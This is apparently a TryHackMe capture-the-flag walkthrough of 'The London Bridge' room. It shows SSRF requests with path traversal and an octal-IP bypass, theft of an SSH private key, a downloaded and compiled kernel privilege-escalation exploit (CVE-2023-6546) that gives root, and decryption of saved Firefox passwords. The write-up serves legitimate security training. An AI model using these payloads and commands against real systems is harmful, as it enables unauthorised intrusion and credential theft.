1  POST /view_image HTTP/1.1
2  Host: 10.10.120.165:8080
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101
   Firefox/132.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 54
9  Origin: http://10.10.120.165:8080
10 Sec-GPC: 1
11 Connection: keep-alive
12 Referer: http://10.10.120.165:8080/view_image
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 www=http://127.0.0.1:8080/../../../../../../etc/passwd
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 403 FORBIDDEN
2  Server: gunicorn
3  Date: Thu, 07 Nov 2024 17:23:46 GMT
4  Connection: keep-alive
5  Content-Type: text/html; charset=utf-8
6  Content-Length: 239
7
8  <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
9  <title>
       403 Forbidden
   </title>
10 <h1>
       Forbidden
   </h1>
11 <p>
       You don&#x27;t have the permission to access the requested
       resource. It is either read-protected or not readable by the
       server.
   </p>
12
```

So this is working but we are getting this permission denied
I found this workaround on PayloadAlltheThings using octal IP

Bypass using octal IP

Implementations differ on how to handle octal format of ipv4.

```
http://0177.0.0.1/ = http://127.0.0.1
http://o177.0.0.1/ = http://127.0.0.1
http://0o177.0.0.1/ = http://127.0.0.1
http://q177.0.0.1/ = http://127.0.0.1
...
```

Lets test it

And it is working lets run ffuf on this new request to test for all the directory we can acces

I got the request here

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/The London Bridge git:(main)±4 (0.066s)
cat SSRFdir.req
```

```
File: SSRFdir.req
```

```
1  POST /view_image HTTP/1.1
2  Host: 10.10.120.165:8080
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101 Firefox/132.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 55
9  Origin: http://10.10.120.165:8080
10 Sec-GPC: 1
11 Connection: keep-alive
12 Referer: http://10.10.120.165:8080/view_image
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 www=http://0177.0.0.1:8080/FUZZ
```

Changed the request a bit and restarted the room so things are a bit different but this is the new request

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/The London Bridge git:(main)±6 (0.071s)
cat SSRF.directory
```

```
File: SSRF.directory
```

```
1  POST /view_image HTTP/1.1
2  Host: 10.10.229.49:8080
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101 Firefox/132.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 29
9  Origin: http://10.10.229.49:8080
10 Sec-GPC: 1
11 Connection: keep-alive
12 Referer: http://10.10.229.49:8080/dejaview
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 www=http://0177.0.0.1:80/FUZZ
```

Lets run it like so

```
ffuf -w /usr/share/wordlists/dirb/big.txt -u
http://10.10.229.49:8080/view_image -X POST -request SSRF.directory -ac -t
200
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/The London Bridge git:(main)±6 (51.434s)
ffuf -w /usr/share/wordlists/dirb/big.txt -u http://10.10.229.49:8080/view_image -X POST -request SSRF.directory -ac -t 200

 :: Method           : POST
 :: URL              : http://10.10.229.49:8080/view_image
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/big.txt
 :: Header           : Host: 10.10.229.49:8080
 :: Header           : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 :: Header           : Accept-Language: en-US,en;q=0.5
 :: Header           : Accept-Encoding: gzip, deflate, br
 :: Header           : Sec-GPC: 1
 :: Header           : Referer: http://10.10.229.49:8080/dejaview
 :: Header           : Upgrade-Insecure-Requests: 1
 :: Header           : User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101 Firefox/132.0
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Header           : Origin: http://10.10.229.49:8080
 :: Header           : Connection: keep-alive
 :: Header           : Priority: u=0, i
 :: Data             : www=http://0177.0.0.1:80/FUZZ
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.bashrc                 [Status: 200, Size: 3771, Words: 522, Lines: 118, Duration: 171ms]
.profile                [Status: 200, Size: 807, Words: 128, Lines: 28, Duration: 186ms]
.ssh                    [Status: 200, Size: 399, Words: 18, Lines: 17, Duration: 243ms]
.bash_history           [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 479ms]
static                  [Status: 200, Size: 420, Words: 19, Lines: 18, Duration: 405ms]
templates               [Status: 200, Size: 1294, Words: 358, Lines: 44, Duration: 382ms]
uploads                 [Status: 200, Size: 630, Words: 23, Lines: 22, Duration: 535ms]
:: Progress: [20469/20469] :: Job [1/1] :: 342 req/sec :: Duration: [0:00:51] :: Errors: 0 ::
```

Lets see this .ssh directory here

Request

Pretty Raw Hex


```
1  POST /view_image HTTP/1.1
2  Host: 10.10.229.49:8080
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101
   Firefox/132.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 29
9  Origin: http://10.10.229.49:8080
10 Sec-GPC: 1
11 Connection: keep-alive
12 Referer: http://10.10.229.49:8080/dejaview
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 www=http://0177.0.0.1:80/.ssh
```

Response

Pretty Raw Hex Render


```
7
8  <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
   "http://www.w3.org/TR/html4/strict.dtd">
9  <html>
10     <head>
11         <meta http-equiv="Content-Type" content="text/html;
           charset=utf-8">
12         <title>
               Directory listing for /.ssh/
           </title>
13     </head>
14     <body>
15         <h1>
               Directory listing for /.ssh/
           </h1>
16         <hr>
17         <ul>
18             <li>
                   <a href="authorized_keys">
                       authorized_keys
                   </a>
               </li>
19             <li>
                   <a href="id_rsa">
                       id_rsa
                   </a>
               </li>
20         </ul>
21         <hr>
22     </body>
23 </html>
```

So lets see this authorized_keys to see the name of the user



User is beth

Now lets see this id_rsa



Lets save this to a file and change permissions

```
~/Documents/Notes/Hands-o
vim id_rsa
```

```
~/Documents/Notes/Hands-o
chmod 600 id_rsa
```

Now lets ssh in as beth

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/The London Bridge git:(main)±5 (3.652s)
ssh -i id_rsa beth@10.10.229.49
The authenticity of host '10.10.229.49 (10.10.229.49)' can't be established.
ED25519 key fingerprint is SHA256:ytPniu9JUHpepgFs9WjrDo4KrlD74N5VR4L5MCCx3D8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.229.49' (ED25519) to the list of known hosts.
```

```
beth@london:~ (0s)
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
```

```
beth@london ~ (0.173s)
id
uid=1000(beth) gid=1000(beth) groups=1000(beth)
```

Here is your user.txt

```
beth@london ~ (0.172s)
cd __pycache__/
```

```
beth@london ~/__pycache__ (0.326s)
ls -al
total 20
drwxrwxr-x  2 beth beth 4096 Apr 23  2024 .
drwxr-xr-x 11 beth beth 4096 May  7  2024 ..
-rw-rw-r--  1 beth beth 3209 Apr 17  2024 app.cpython-36.pyc
-rw-rw-r--  1 beth beth  375 Apr 17  2024 gunicorn_config.cpython-36.pyc
-rw-r--r--  1 root root   25 Apr 23  2024 user.txt
```

Vertical PrivEsc

I checked the kernel version here and it was pretty old

```
beth@london /home (0.171s)
uname -a
Linux london 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
```

Lets find an exploit for this
Found this one : https://github.com/Nassim-Asrir/ZDI-24-020

README

Linux Kernel GSM Multiplexing Race Condition Local Privilege Escalation Vulnerability (CVE-2023-6546)

https://www.zerodayinitiative.com/advisories/ZDI-24-020/

Contact me:

Twitter: https://twitter.com/p1k4l4

Linkedin: https://www.linkedin.com/in/nassim-asrir-b73a57122/

Overview

This is a custom exploit which targets Ubuntu 18.04+20.04 LTS/Centos 8/RHEL 8 to attain root privileges via arbitrary kernel code execution on SMP systems.

Features

Highlights of the significant features include:

- Bypasses KASLR
- Bypasses SMAP/SMEP
- Supports Linux x86_64

Exploit

Lets run this
I got it here

```
wget http://10.17.94.2/exploit.c
```

```
beth@london /dev/shm (0.671s)
wget http://10.17.94.2/exploit.c

--2024-11-07 10:57:22--  http://10.17.94.2/exploit.c
Connecting to 10.17.94.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 36482 (36K) [text/x-c]
Saving to: ‘exploit.c’

exploit.c                                   100%[====================

2024-11-07 10:57:23 (225 KB/s) - ‘exploit.c’ saved [36482/36482]
```

Now compile it like this

```
gcc exploit.c -o exploit -lpthread
```

```
beth@london /dev/shm (0.347s)
gcc exploit.c -o exploit -lpthread
```

Now lets run this

```
beth@london /dev/shm (0.246s)
./exploit
USAGE: ./exploit <rhel|centos|ubuntu>
```

We have ubuntu so lets choose that

```
beth@london /dev/shm
./exploit ubuntu
[+] Attempt 1/10
[+] Found kernel '4.15.0-112-generic' [run_cmd]
[+] Found kernel .text, 0xffffffff8ee00000
[!] need at least 3 cores ideally, found 2
[i] UAF seems to have missed :(
[i] Payload failed to run
[+] Attempt 2/10
[+] Found kernel '4.15.0-112-generic' [run_cmd]
[+] Found kernel .text, 0xffffffff8ee00000
[!] need at least 3 cores ideally, found 2
[+] UAF seems to have hit
[+] Payload ran correctly, spawning shell
uid=0(root) gid=0(root) groups=0(root),1000(beth)
bash-4.4# id
uid=0(root) gid=0(root) groups=0(root),1000(beth)
bash-4.4#
```

And we have root here is your root.txt

```
bash-4.4# cd /root
bash-4.4# ls -al
total 52
drwx------  6 root root 4096 Apr 23  2024 .
drwxr-xr-x 23 root root 4096 Apr  7  2024 ..
lrwxrwxrwx  1 root root    9 Sep 18  2023 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  3 root root 4096 Apr 23  2024 .cache
-rw-r--r--  1 beth beth 2246 Mar 16  2024 flag.py
-rw-r--r--  1 beth beth 2481 Mar 16  2024 flag.pyc
drwx------  3 root root 4096 Apr 23  2024 .gnupg
drwxr-xr-x  3 root root 4096 Sep 16  2023 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwxr-xr-x  2 root root 4096 Mar 16  2024 __pycache__
-rw-rw-r--  1 root root   27 Sep 18  2023 .root.txt
-rw-r--r--  1 root root   66 Mar 10  2024 .selected_editor
-rw-r--r--  1 beth beth  175 Mar 16  2024 test.py
bash-4.4#
```

Now the last thing is to find charles password to do this lets go in charles home directory to see the files there

```
bash-4.4# cd /home/charles/
bash-4.4# ls -al
total 24
drw------- 3 charles charles 4096 Apr 23  2024 .
drwxr-xr-x 4 root    root    4096 Mar 10  2024 ..
lrwxrwxrwx 1 root    root       9 Apr 23  2024 .bash_history -> /dev/null
-rw------- 1 charles charles  220 Mar 10  2024 .bash_logout
-rw------- 1 charles charles 3771 Mar 10  2024 .bashrc
drw------- 3 charles charles 4096 Mar 16  2024 .mozilla
-rw------- 1 charles charles  807 Mar 10  2024 .profile
bash-4.4#
```

So im just gonna go through with how to find the password from here u can explore more if u like

So going in this directory

```
bash-4.4# cd /home/charles/
bash-4.4# ls -al
total 24
drw------- 3 charles charles 4096 Apr 23  2024 .
drwxr-xr-x 4 root    root    4096 Mar 10  2024 ..
lrwxrwxrwx 1 root    root       9 Apr 23  2024 .bash_history -> /dev/null
-rw------- 1 charles charles  220 Mar 10  2024 .bash_logout
-rw------- 1 charles charles 3771 Mar 10  2024 .bashrc
drw------- 3 charles charles 4096 Mar 16  2024 .mozilla
-rw------- 1 charles charles  807 Mar 10  2024 .profile
bash-4.4# cd .mozilla/
bash-4.4# ls -al
total 12
drw------- 3 charles charles 4096 Mar 16  2024 .
drw------- 3 charles charles 4096 Apr 23  2024 ..
drw------- 3 charles charles 4096 Mar 16  2024 firefox
bash-4.4# cd firefox/
bash-4.4# ls -al
total 12
drw-------  3 charles charles 4096 Mar 16  2024 .
drw-------  3 charles charles 4096 Mar 16  2024 ..
drw------- 16 charles beth    4096 Mar 16  2024 8k3bf3zp.charles
```

So this is a encrypted folder found a tool to do this : https://github.com/lclevy/firepwd

README GPL-2.0 license

Firepwd.py, an open source tool to decrypt Mozilla protected passwords

18apr2020

Introduction

This educational tool was written to illustrate how Mozilla passwords (Firefox, Thunderbird) are protected using contents of files key4.db (or key3.db), logins.json (or signons.sqlite).

NSS library is NOT used. Only python is used (PyCryptodome, pyasn1)

This code is released under GPL license.

Now part of LaZagne project: https://github.com/AlessandroZ/LaZagne

You can also read the related article, in french: http://connect.ed-diamond.com/MISC/MISC-069/Protection-des-mots-de-passe-par-Firefox-et-Thunderbird-analyse-par-la-pratique

or this poster for the password crypto of key3.db and signons.sqlite.

Lets run it to decrypt this

```
sudo python3 firepwd.py -d ../8k3bf3zp.charles/
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/The London Bridge/firepwd git:(master) (2.902s)
sudo python3 firepwd.py -d ../8k3bf3zp.charles/
          OCTETSTRING b'2b236d86f74c406428e32a746da7'
        }
      }
    }
    OCTETSTRING b'733c28efc71ede4f964af2322f7ccbe0'
  }
clearText b'70617373776f72642d636865636b0202'
password check? True
  SEQUENCE {
    SEQUENCE {
      OBJECTIDENTIFIER 1.2.840.113549.1.5.13 pkcs5 pbes2
      SEQUENCE {
        SEQUENCE {
          OBJECTIDENTIFIER 1.2.840.113549.1.5.12 pkcs5 PBKDF2
          SEQUENCE {
            OCTETSTRING b'06cbfaaaf3a76bff6c1900f12dccdd58bb8b493087ec27ad28e08edf29f180ba'
            INTEGER b'01'
            INTEGER b'20'
            SEQUENCE {
              OBJECTIDENTIFIER 1.2.840.113549.2.9 hmacWithSHA256
            }
          }
        }
        SEQUENCE {
          OBJECTIDENTIFIER 2.16.840.1.101.3.4.1.42 aes256-CBC
          OCTETSTRING b'2b3d67624a33190dca5dfc4d2dc4'
        }
      }
    }
    OCTETSTRING b'f3ed1eac474fd27baf64b62496699519bf5ce024a8f3bfa4fd7cd9a2bc2f4475'
  }
clearText b'970dce466bc429ce43ec7932379737da264a5452c8b0adb30808080808080808'
decrypting login/password pairs
https://www.buckinghampalace.com:b'Charles',b'thekingofengland'
```

Thanks for reading :)